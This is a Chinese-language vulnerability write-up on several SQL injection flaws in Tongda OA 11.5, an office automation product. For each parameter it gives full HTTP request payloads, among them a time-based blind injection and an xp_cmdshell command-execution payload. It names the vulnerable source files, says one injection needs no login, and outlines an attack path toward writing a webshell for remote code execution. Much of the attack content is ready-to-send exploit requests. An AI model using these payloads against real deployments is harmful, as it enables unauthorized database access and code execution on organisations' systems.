**通达OA11.5 sql注入漏洞利用**

# 一、漏洞描述

## 1、漏洞简述

通达OA11.5存在sql注入漏洞，数据库不安全配置导致可以通过数据库写马到服务器，然后造成远程代码 执行。

# 二、机理分析


## 1、sql注入漏洞

**影响版本：**测试为OA11.5版本，其他版本估计也有


**漏洞编号：**无

### SQL注入:

POST /general/appbuilder/web/calendar/calendarlist/getcallist HTTP/1.1User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.117 Safari/537.36Referer: http://192.168.202.1/portal/home/Cookie: PHPSESSID=54j5v894kbrm5sitdvv8nk4520; USER\_NAME\_COOKIE=admin; OA\_USER\_ID=admin; SID\_1=c9e143ffConnection: keep-aliveHost: 192.168.43.169Pragma: no-cacheX-Requested-With: XMLHttpRequestContent-Length: 154X-WVS-ID: Acunetix-Autologin/65535Cache-Control: no-cacheAccept: \*/\*Origin: http://192.168.43.169Accept-Language: en-US,en;q=0.9Content-Type: application/x-www-form-urlencoded; charset=UTF-8  
starttime=AND (SELECT [RANDNUM] FROM (SELECT(SLEEP([SLEEPTIME]-(IF([INFERENCE],0,[SLEEPTIME])))))[RANDSTR])---&endtime=1598918400&view=month&condition=1




漏洞文件：webroot\general\appbuilder\modules\calendar\models\Calendar.php。  
get\_callist\_data函数接收传入的begin\_date变量未经过滤直接拼接在查询语句中造成注入。

  
利用条件：  
一枚普通账号登录权限，但测试发现，某些低版本也无需登录也可注入。

### SQL注入:

漏洞参数：orderby

GET /general/email/sentbox/get\_index\_data.php?asc=0&boxid=&boxname=sentbox&curnum=3&emailtype=ALLMAIL&keyword=sample%40email.tst&orderby=1&pagelimit=20&tag=&timestamp=1598069133&total= HTTP/1.1X-Requested-With: XMLHttpRequestReferer: http://192.168.43.169/Cookie: PHPSESSID=54j5v894kbrm5sitdvv8nk4520; USER\_NAME\_COOKIE=admin; OA\_USER\_ID=admin; SID\_1=c9e143ffAccept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8Accept-Encoding: gzip,deflateHost: 192.168.43.169User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.117 Safari/537.36Connection: close




漏洞文件：webroot\inc\utility\_email.php，get\_sentbox\_data函数接收传入参数未过滤，直接拼接在order by后面了造成注入。  
利用条件：  
一枚普通账号登录权限，但测试发现，某些低版本也无需登录也可注入。


### SQL注入:

漏洞参数：orderby

GET /general/email/inbox/get\_index\_data.php?asc=0&boxid=&boxname=inbox&curnum=0&emailtype=ALLMAIL&keyword=&orderby=3--&pagelimit=10&tag=&timestamp=1598069103&total= HTTP/1.1X-Requested-With: XMLHttpRequestReferer: http://192.168.43.169Cookie: PHPSESSID=54j5v894kbrm5sitdvv8nk4520; USER\_NAME\_COOKIE=admin; OA\_USER\_ID=admin; SID\_1=c9e143ffAccept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8Accept-Encoding: gzip,deflateHost: 192.168.43.169User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.117 Safari/537.36Connection: close



漏洞文件：webroot\inc\utility\_email.php，get\_email\_data函数传入参数未过滤，直接拼接在order by后面了造成注入。





利用条件：  
一枚普通账号登录权限，但测试发现，某些低版本也无需登录也可注入。


### SQL注入:

漏洞参数：id

GET /general/appbuilder/web/report/repdetail/edit?link\_type=false&slot={}&id=2 HTTP/1.1X-Requested-With: XMLHttpRequestReferer: http://192.168.43.169Cookie: PHPSESSID=54j5v894kbrm5sitdvv8nk4520; USER\_NAME\_COOKIE=admin; OA\_USER\_ID=admin; SID\_1=c9e143ffAccept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8Accept-Encoding: gzip,deflateHost: 192.168.43.169User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.117 Safari/537.36Connection: close




  
漏洞文件：webroot\general\appbuilder\modules\report\controllers\RepdetailController.php，actionEdit函数中存在 一个$\_GET["id"];  未经过滤，拼接到SQL查询中，造成了SQL注入。

  
利用条件：  
一枚普通账号登录权限，但测试发现，某些低版本也无需登录也可注入。


### SQL注入(11.5版本无需登录):


漏洞参数：SORT\_ID，FILE\_SORT  
审计版本：通达OA 11.5

POST /general/file\_folder/swfupload\_new.php HTTP/1.1User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.117 Safari/537.36Referer: http://192.168.202.1/Connection: closeHost: 192.168.202.1Content-Length: 391Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8Accept-Language: en-USContent-Type: multipart/form-data; boundary=----------GFioQpMK0vv2  
------------GFioQpMK0vv2Content-Disposition: form-data; name="ATTACHMENT\_ID"  
1------------GFioQpMK0vv2Content-Disposition: form-data; name="ATTACHMENT\_NAME"  
1------------GFioQpMK0vv2Content-Disposition: form-data; name="FILE\_SORT"  
2------------GFioQpMK0vv2Content-Disposition: form-data; name="SORT\_ID"  
------------GFioQpMK0vv2--




看看下图，在我去掉cookie之后，发现一样能注入，我测试的11.5版本存在未授权也能注入。  
漏洞文件：webroot\general\file\_folder\swfupload\_new.php 。  
先看SORT\_ID与FILE\_SORT参数，这两个参数都 是通过$data[""]; 来接收变量，都直接带入SQL查询语句中，没有做任何过滤，造成注入。







### SQL注入（有过滤）:


漏洞参数：CONTENT\_ID\_STR  
审计版本：通达OA 11.5

POST /general/file\_folder/api.php HTTP/1.1User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.117 Safari/537.36Referer: http://192.168.202.1/general/file\_folder/public\_folder.php?FILE\_SORT=1&SORT\_ID=59X-Resource-Type: xhrCookie: PHPSESSID=g1njm64pl94eietps80muet5d7; USER\_NAME\_COOKIE=admin; OA\_USER\_ID=admin; SID\_1=fab32701Connection: closeHost: 192.168.202.1Pragma: no-cachex-requested-with: XMLHttpRequestContent-Length: 82x-wvs-id: Acunetix-Deepscan/209Cache-Control: no-cacheaccept: \*/\*origin: http://192.168.202.1Accept-Language: en-UScontent-type: application/x-www-form-urlencoded; charset=UTF-8  
CONTENT\_ID\_STR=222&SORT\_ID=59&FILE\_SORT=1&action=sign  


漏洞文件：webroot\general\file\_folder\folder.php。  
但是经过了td\_trim函数，会过滤掉：空格、制表符、换行符、回车符、垂直制表符等。只能报错，或尝试 and 等语句判断还是没有问题的。




  
如果有厉害的师傅会有戏，可以绕绕试试了，先放这里了。




### 7. SQL注入:

漏洞参数：remark  
审计版本：通达OA 11.5

POST /general/appbuilder/web/meeting/meetingmanagement/meetingreceipt HTTP/1.1User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.117 Safari/537.36Referer: http://192.168.202.1/general/meeting/myapply/details.php?affair=true&id=5&nosign=true&reminding=trueX-Resource-Type: xhrCookie: PHPSESSID=g1njm64pl94eietps80muet5d7; USER\_NAME\_COOKIE=admin; OA\_USER\_ID=admin; SID\_1=fab32701Connection: closeHost: 192.168.202.1Pragma: no-cachex-requested-with: XMLHttpRequestContent-Length: 97x-wvs-id: Acunetix-Deepscan/186Cache-Control: no-cacheaccept: \*/\*origin: http://192.168.202.1Accept-Language: en-UScontent-type: application/x-www-form-urlencoded; charset=UTF-8  
m\_id=5&join\_flag=2&remark='%3b%20exec%20master%2e%2exp\_cmdshell%20'ping%20172%2e10%2e1%2e255'--




漏洞文件：webroot\general\appbuilder\modules\meeting\models\MeetingReceipt.php。漏洞存在于$remark=$data['remark']; 与$form->REMARK = $remark; 可以看到remark参数没有过滤，直接拼接到insert语句中造成的注入。




# 三、攻击路径

登录通达OA，为方便测试，这里用admin登录，然后这里用sql注入4的payload，burp中直接构造GET 型url

/general/appbuilder/web/report/repdetail/edit?link\_type=false&slot={}&id=2

